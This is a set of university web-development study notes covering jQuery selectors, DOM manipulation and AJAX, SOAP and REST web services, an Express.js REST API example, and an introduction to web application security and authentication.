var node = document.getElementById("here");
var link = document.querySelectorAll("ul li");

=

var node = $("#here");
var link = $("ul li");
```

jQuery Selector Example:

- Hide all elements with class="test"
- `$(".test").hide()`

jQuery Main Selectors: the four basic selectors are

- **\$("\*")** **Universal selector** matches all elements (slow)
- **\$("tag")** **Element selector** matches all elements with the given element name
- **\$(".class")** **Class selector** matches all elements with the given CSS class
- **\$("#id")** **Id selector** matches all elements with a given HTML id attribute.

Other selectors defined in CSS can be used.

## JQuery – Basic Selector Examples


- Select the single `<div>` element with `id="grab"`
  - `var singleElement = $("#grab");`
- Get a set of all the `<a>` elements the selector
  - `var allAs = $("a");`
- Select all odd `<tr>` elements
  - `$("tr:odd")`

## Jquery - Advanced Selectors

- Pseudo class selector
  - E.g. Selecting all links that have been visited
  - `var visitedLinks = $("a:visited");`

## jQuery – Content Filters Selector

- `$("#body *:contains('warning'))"`



## jQuery – HTML Attributes and Properties

We can both set and get an attribute value by using the `attr()` method

```
var link = $("a").attr("href");

$("a").attr("href", "http://funwebdev.com");

$("img").attr("class", "fancy");
```

The `prop()` method is the preferred way to retrieve and set the value of a property.

```
<input class="meh" type="checkbox" checked="checked">
```

```
var theBox = $(".meh");
```

```
theBox.prop("checked"); // evaluates to TRUE
```

## Form Selectors

| Selector                   | CSS Equivalent                                  | Description                                                                                                                                                                                       |
|----------------------------|-------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>\$(:button)</code>   | <code>\$("button, input[type='button']")</code> | Selects all buttons                                                                                                                                                                               |
| <code>\$(:checkbox)</code> | <code>\$("[type=checkbox]")</code>              | Selects all checkboxes                                                                                                                                                                            |
| <code>\$(:checked)</code>  | No Equivalent                                   | Selects elements that are checked. This includes radio buttons and checkboxes.                                                                                                                    |
| <code>\$(:disabled)</code> | No Equivalent                                   | Selects form elements that are disabled.                                                                                                                                                          |
| <code>\$(:enabled)</code>  | No Equivalent                                   | Opposite of <code>:disabled</code>                                                                                                                                                                |
| <code>\$(:file)</code>     | <code>\$("[type=file]")</code>                  | Selects all elements of type file                                                                                                                                                                 |
| <code>\$(:focus)</code>    | <code>\$( document.activeElement )</code>       | The element with focus                                                                                                                                                                            |
| <code>\$(:image)</code>    | <code>\$("[type=image]")</code>                 | Selects all elements of type image                                                                                                                                                                |
| <code>\$(:input)</code>    | No Equivalent                                   | Selects all <code>&lt;input&gt;</code> , <code>&lt;textarea&gt;</code> , <code>&lt;select&gt;</code> , and <code>&lt;button&gt;</code>                                                            |
| <code>\$(:password)</code> | <code>\$("[type=password]")</code>              | Selects all password fields                                                                                                                                                                       |
| <code>\$(:radio)</code>    | <code>\$("[type=radio]")</code>                 | Selects all radio elements                                                                                                                                                                        |
| <code>\$(:reset)</code>    | <code>\$("[type=reset]")</code>                 | Selects all the reset buttons                                                                                                                                                                     |
| <code>\$(:selected)</code> | No Equivalent                                   | Selects all the elements that are currently selected of type <code>&lt;option&gt;</code> . It does not include checkboxes or radio buttons.                                                       |
| <code>\$(:submit)</code>   | <code>\$("[type=submit]")</code>                | Selects all submit input elements                                                                                                                                                                 |
| <code>\$(:text)</code>     | No Equivalent                                   | Selects all input elements of type text. <code>\$("[type=text]")</code> is almost the same, except that <code>\$(:text)</code> includes <code>&lt;input&gt;</code> fields with no type specified. |

## jQuery – Event Handling

- Standard event handling syntax
  - `$(".p").click(function(){  
    // action goes here!!  
});`
- Common DOM events are
  - **click, dblclick, mouseenter, mouseleave**

## jQuery - DOM Manipulation

- Create DOM element/node (JavaScript)

```
// pure JavaScript way  
var jsLink = document.createElement("a");  
jsLink.href = "http://www.funwebdev.com";  
jsLink.innerHTML = "Visit Us";  
jsLink.title = "JS";
```

## – Create DOM element/node (jQuery)

```
// jQuery way
var jQueryLink = $("<a href='http://funwebdev.com'
title = 'jQuery'>Visit Us</a>");

// jQuery long-form way
var jQueryVerboseLink = $("<a></a>");
jQueryVerboseLink.attr("href", 'http://funwebdev.com');
jQueryVerboseLink.attr("title", "jQuery verbose");
jQueryVerboseLink.html("Visit Us");
```

### DOM Manipulation - Appending Elements

The append() method takes as a parameter an HTML string, a DOM object, or a jQuery object. That object is then added as the last child to the element(s) being selected

```
var jQueryLink = $("<a href='http://funwebdev.com'
title = 'jQuery'>Visit Us</a>");
```

HTML Before

```
<div class="external-links">
  <div class="linkOut">
    funwebdev.com
  </div>
  <div class="linkIn">
    /localpage.html
  </div>
  <div class="linkOut">
    pearson.com
  </div>
</div>
```

jQuery append

`$(".linkOut").append(jQueryLink);`

HTML After

```
<div class="external-links">
  <div class="linkOut">
    funwebdev.com
    <a href='http://funwebdev.com'
title='jQuery'>Visit Us</a>
  </div>
  <div class="linkIn">
    /localpage.html
  </div>
  <div class="linkOut">
    pearson.com
    <a href='http://funwebdev.com'
title='jQuery'>Visit Us</a>
  </div>
</div>
```

The prepend() method adds the new element as the first child rather than the last

HTML Before

```
<div class="external-links">
  <div class="linkOut">
    funwebdev.com
  </div>
  <div class="linkIn">
    /localpage.html
  </div>
  <div class="linkOut">
    pearson.com
  </div>
</div>
```

`$(".linkOut").prepend(jQueryLink);`

HTML After

```
<div class="external-links">
  <div class="linkOut">
    <a href='http://funwebdev.com'
title='jQuery'>Visit Us</a>
    funwebdev.com
  </div>
  <div class="linkIn">
    /localpage.html
  </div>
  <div class="linkOut">
    <a href='http://funwebdev.com'
title='jQuery'>Visit Us</a>
    pearson.com
  </div>
</div>
```

|                                                                                                                                                                 |                                                                                                                                                                |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>&lt;div class="dest"&gt; existing content &lt;/div&gt;</pre>                                                                                               | <pre>var link = \$('&lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt;');</pre>                                                                                |
| <pre>\$(".dest").append(link);</pre> <pre>&lt;div class="dest"&gt; existing content &lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt; &lt;/div&gt;</pre>       | <pre>\$(".dest").prepend(link);</pre> <pre>&lt;div class="dest"&gt; &lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt; existing content &lt;/div&gt;</pre>     |
| <pre>link.appendTo(\$(".dest"));</pre> <pre>&lt;div class="dest"&gt; existing content &lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt; &lt;/div&gt;</pre>     | <pre>link.prependTo(\$(".dest"));</pre> <pre>&lt;div class="dest"&gt; &lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt; existing content &lt;/div&gt;</pre>   |
| <pre>\$(".dest").before(link);</pre> <pre>&lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt; &lt;div class="dest"&gt; existing content &lt;/div&gt;</pre>       | <pre>\$(".dest").after(link);</pre> <pre>&lt;div class="dest"&gt; existing content &lt;/div&gt; &lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt;</pre>       |
| <pre>link.insertBefore(\$(".dest"));</pre> <pre>&lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt; &lt;div class="dest"&gt; existing content &lt;/div&gt;</pre> | <pre>link.insertAfter(\$(".dest"));</pre> <pre>&lt;div class="dest"&gt; existing content &lt;/div&gt; &lt;a href="http://funwebdev.com"&gt;Fun&lt;/a&gt;</pre> |

## Jquery - Useful Methods

- **attr()** – set/get attribute value on any element from a selector
  - `var link = $("a").attr("href");`
  - `$("img").attr("class", "fancy");`
- **css()** - to set/get CSS properties on any element from a selector
  - `var color = $("#element").css("background-color");`
  - `$("#colourBox").css("background-color", "#FF0000")`
- The **html()** - get the HTML contents of an element. If passed with a parameter, it updates the HTML of that element
- The **val()** returns the value of the element. It is mainly used to get the value of form element.

## Synchronous request


- Browser sends a request then WAIT for the response and then render
- Non-responsive: the user cannot interact with the client while the server is processing the request
- Originally designed for a web of hypertext documents

## Asynchronous request

- user can interact with the application while the server processes the request concurrently
- Client-side script creating an XMLHttpRequest object to manage a request and implicit/explicit callback function to handle the response


## Asynchronous JavaScript with XML (AJAX)

- AJAX is a paradigm that allows a browser to send messages to the server without interrupting the flow of what's shown in the browser




The University of Sydney

## AJAX – Synchronous Request



# AJAX – Asynchronous Request




## Jquery - AJAX Support

- **load()**
  - **\$(selector).load(URL, data, callback);**
  - Load URL's response into the selected element, optional data can be sent along with the request; optional callback can be executed after load() finishes
  - A GET request is sent if no data is present, otherwise a POST request is sent
- **get()**
  - **\$.get(URL, data, callback);**
  - Request data using HTTP GET method; the optional callback parameter is the name of a function to be executed after the response arrives
- **post()**
  - **\$.post(URL, data, callback);**
  - Request data using HTTP POST methods; optional data can be sent along with the request; optional callback can be executed after response arrives

## Asynchronous Request – Source Code Example

The XMLHttpRequest object will fetch a static file from the server, the JavaScript running on the client browser dynamically inserts the content into the current DOM tree.



When the mouse is moved on any of the picture, a description of the corresponding book is shown

```

1 <!DOCTYPE html>
2 <html>
3 <head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
4   <style type="text/css">
5     .box { border: 1px solid black;
6           padding: 10px }
7   </style>
8   <title>Switch Content Asynchronously</title>
9   <script src="https://code.jquery.com/jquery-3.2.1.js"></script>
10  <script type="text/javascript">
11    $(document).ready(function(){
12      $("img").mouseenter(function(){
13        var url = $(this).attr("id") + ".html";
14        $("#contentArea").load(url);
15      });
16      $("img").click(function(){
17        var url = "http://www.smh.com.au";
18        $("#contentArea").load(url);
19      });
20      $("img").mouseleave(function(){
21        $("#contentArea").html("");
22      });
23    })
24  </script>
25 </head>
26 <body>
27   <h1>Mouse over a book for more information.</h1>
28   
29   
30   
31   
32   
33   
34   <div class="box" id="contentArea"></div>
35 </body></html>

```

### Load JQuery JavaScript library

When the DOM is fully loaded, execute this function;  
It registers three event handler functions to the <img> tag ;

When the mouse enters an image the url is constructed based on image tag's id value

When the mouse leaves an image, clear the tag with id "contentArea";

When the mouse enters this image, load the content from this url "cpphtp6.html" to the division with id "contentArea"

## Selectors in the Example Code

**name**

```

<body>
  <h1>Mouse over a book for more information.</h1>
  
  
  
  
  
  
  <div class="box" id="contentArea"></div>
</body></html>

```

A unique id

A class

```

<script type="text/javascript">
$(document).ready(function(){
  $("img").mouseenter(function(){
    var url = $(this).attr("id") + ".html";
    $("#contentArea").load(url);
  });

  $("img").mouseleave(function(){
    $("#contentArea").html("");
  });
})
</script>

```

Select all <img> elements

Select the current element

Select an element with id "contentArea"

## Integrate jQuery with Express.js Application


### The jqXHR Object

All jQuery Ajax requests return a jqXHR object to encapsulate the response from the server

- jqXHR.done() for success
- jqXHR.fail() for error
- jqXHR.always() is like the regular try-catch-finally block

### Example

```
$(document).ready(function(){
    $('#button').click(function(e){
        var parameters = {title: $('#title').val() };
        var jqxhr = $.get( 'revisionajax/getLatest',parameters)
        jqxhr.done(function(result) {
            $('#results').html(result);
        });
        jqxhr.fail(function(jqXHR){
            $('#results').html("Response status:" + jqXHR.status)
            //console.log("Response status:" + jqXHR.status)
        })
    });
});
```



### Simple Form

BBC Search

Response status:500

| Name             | Status | Type     | Initiator             | Size            | Time  | Wat |
|------------------|--------|----------|-----------------------|-----------------|-------|-----|
| revisionajax     | 304    | document | Other                 | 156 B           | 17 ms |     |
| jquery-3.2.1.js  | 200    | script   | revisionajax          | (from disk c... | 5 ms  |     |
| main.js          | 200    | script   | revisionajax          | 998 B           | 10 ms |     |
| getLatest?title= | 500    | xhr      | jquery-3.2.1.js:95... | 2.4 KB          | 26 ms |     |

### AJAX – Same Origin Policy

- If two pages are from same origin, the web browser permits scripts from one page to access data in a second page
- XMLHttpRequest object does not allow a web application to request resources from servers other than the one that served the web application (SOP on XHR)

# WEEK 9: FRONTEND FRAMEWORKS


[NOT EXAMINABLE]

# WEEK 10: WEB SERVICES

**Web services:** Relatively standardised mechanism by which one piece of software application can connect and communicate with another using web protocols.

- At least two implementations: SOAP-based vs RESTful services

## WEB SERVICE STANDARDS



## WEB SERVICE DESCRIPTION LANGUAGE (WSDL)

WSDL is a standard for describing web services (XML format)

- Interfaces, methods, parameters, request, response
- Generated and consumed by tools

e.g.

```
<definitions>
  <types>
    definition of types.....
  </types>
  <message>
    definition of a message....
  </message>
  <portType>
    definition of a port.....
  </portType>
  <binding>
    definition of a binding....
  </binding>
```

</definitions>

## SIMPLE OBJECT ACCESS PROTOCOL (SOAP)

SOAP is a messaging protocol for transferring information (XML format).

Remote procedure calls using XML-formatted protocol:

- Envelope, header, body
- Extensible protocol
  - Add new header elements for new semantics
- Very widely accepted standard

e.g.

GET /StockQuote HTTP/1.1

Host: www.stockquoteserver.com

Content-Type: text/xml

Content-Length: nnnn

SOAPMethodName: Stock-Namespace-URI#GetLastTradePrice

<SOAP:Envelope xmlns:SOAP="urn:schemas-xmlsoap-org:soap.v1">

<SOAP:Body>


<m:GetLastTradePrice xmlns:m="Stock-Namespace-URI">

<symbol>DIS</symbol>

</m:GetLastTradePrice>

</SOAP:Body>

</SOAP:Envelope>



## UNIVERSAL DESCRIPTION, DISCOVERY AND INTEGRATION (UDDI)


UDDI is a registry and protocol for publishing and discovering web services.

- Analogous to White and Yellow pages for looking up web services
- Not really used

## Representation State Transfer (REST)

- REST is an architectural style rather than a strict protocol.
- REST-style architectures consist of clients and servers
  - Requests and responses are built around the *transfer of representations of resources*
  - A resource can be any meaningful concept
  - A representation of a resource is typically a document that captures the current or intended *state* of a resource.
- REST design principles
  - Use URI/URL to specify resources
  - Use HTTP methods to interact with any resource on the web
    - GET, POST, PUT, DELETE
  - Be stateless – address the resources explicitly in the request message
  - Transfer XML, JSON, or both
- REST: stateless vs stateful

# REST – Stateless vs. Stateful



- Top: Stateful
  - The client does not specify which page it wants.
  - The server maintains the session state (e.g., which page the client last requested).
  - **Drawback:** The server must remember each client's state, not scalable
- Bottom: Stateless
  - The client explicitly provides the page number.
  - The server is stateless — it just returns the resources for the given page using: `getPage(2);`
  - **Benefit:** No session state is stored on the server. Each request contains all necessary context. This aligns with REST principles and is more scalable.

➤ REST API: Specifying client data

- Sending data from client to server
  - **Route parameter**
    - Route path: `/users/:userId/books/:bookId`
    - Url: `http://localhost:3000/users/34/books/8989`
    - `req.params.userId`
    - `req.params.bookId`
  - **Query String**
    - url: `http://localhost:3000/usersbooks?userId=34&bookId=8989`
    - `req.query.userId`
    - `req.query.bookId`
  - **Request body**
    - data `{userId:34, bookId:8989}` is sent as part of request body
    - if using body-parser middleware
      - `req.body.userId`
      - `req.body.bookId`

## Create REST API Using Express.js

```
RevisionSchema.statics.getByTitle = function(title, callback){  
    return this.find({'title':title}).exec(callback)  
}
```

model

```
module.exports.getByTitle=function(req,res){  
    title = req.params.title  
    Revision.getByTitle(title,function(err,result){  
        if (err){  
            console.log("Cannot find revisions of title: " + title)  
        }else{  
            res.json(result)  
        }  
    })  
}
```

controller

```
router.get('/revisions/:title', controller.getByTitle)
```

route

# WEEK 11: WEB APPLICATION SECURITY

## GENERAL SECURITY PRINCIPLES

**Information security** is the holistic practice of protecting information from unauthorised users.

The CIA Triad is a model that outlines three core principles for information security:

- Confidentiality
  - Prevent sensitive information from unauthorised access attempts
- Integrity
  - Guarantees that data is accurate and trustworthy
  - Protecting data from unauthorised modification or destruction
- Availability
  - Ensures that authorised users can access information and resources when they need them
  - This means that systems and data should be accessible and operational, even under duress, to support business operation

## WEB APP SECURITY

- Authentication
  - How do I know you are who you say you are?
  - Single Factor/Multiple Factor Authentication
- Authorisation
  - Here is what you are allowed to do/see
  - Role-based access level control
- Confidentiality and data integrity
  - Data is accessed/read by authorised users. No one can edit the user's data and communication.
  - Need to encrypt message using HTTPS
  - Need to identify client/server using a Digital Certificate

## 1. AUTHENTICATION AND AUTHORISATION

**Authentication factors** are things you can ask for to prove that someone is who they claim to be.

- What they know
  - Passwords, PIN, security questions...
- What they have
  - Access card, cell phone, crypto wallet...
- What they are
  - Retina, fingerprints, DNA...

Single-factor authentication is the most common, where you just have to enter a password. But websites are slowly moving to two-factor authentication, where you need to enter your password AND use a code sent to your phone to gain access.

## OPENID

Third-party authentication schemes like **OpenID** are popular with developers (“Login with Google/Facebook/Apple”)

- "Let me prove who I am, using another trusted service."
- Delegates the work of implementing standard authentication mechanisms to the OpenID provider, rather than each individual developer.
